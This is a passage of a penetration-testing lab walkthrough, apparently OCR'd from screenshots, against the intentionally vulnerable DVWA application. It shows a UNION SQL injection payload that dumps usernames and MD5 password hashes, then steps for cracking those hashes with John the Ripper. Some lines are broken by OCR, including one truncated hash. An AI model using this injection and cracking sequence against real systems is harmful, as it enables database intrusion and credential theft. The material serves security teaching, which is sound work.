ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
```

Contents of the users table, including the password field


Contents of the users table, including the password field

Contents of the users table, including the password field

11. Create Password Hash File

1. Highlight both admin and the password hash
2. Right Click

3. Copy


http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+r
Google
x0a,password) from users #
Submit
Copy
Select All
Search Google for "admin 5f4dcc3b5..."
View Selection Source
NoScript
1.
2.
3.

```
ID: %' and 1=0 union select nul                                        x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf9

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

4. Open Notepad

5. Applications --> Programs --> Accessories --> Notepad

6. Paste in Notepad


7. Format in Notepad

    1. Place a ":" immediately after admin

    2. Make sure your cursor is immediately after the ":" and hit the delete button.

    3. Now you should see the user admin and the password hash separated by a ":" on the same line.

    4. Cut the username and password combinations for gordonb, 1337, pablo, and smitty from (Section 11, Step 1) and paste in this file as well.



```
admin:5f4dcc3b5aa765d61d8327deb882cf99
```

8. Click Save as file name --> dvwa_password.txt

9. Bring up a new terminal, OPEN COMMAND PROMPT

10. Type : cd /pentest/passwords/john

11. ./john --format=raw-MD5 dvwa_password.txt

12. date

13. echo "Your Name"
    a. Replace the string "Your Name" with your actual name.

    b. e.g., echo "John Gray"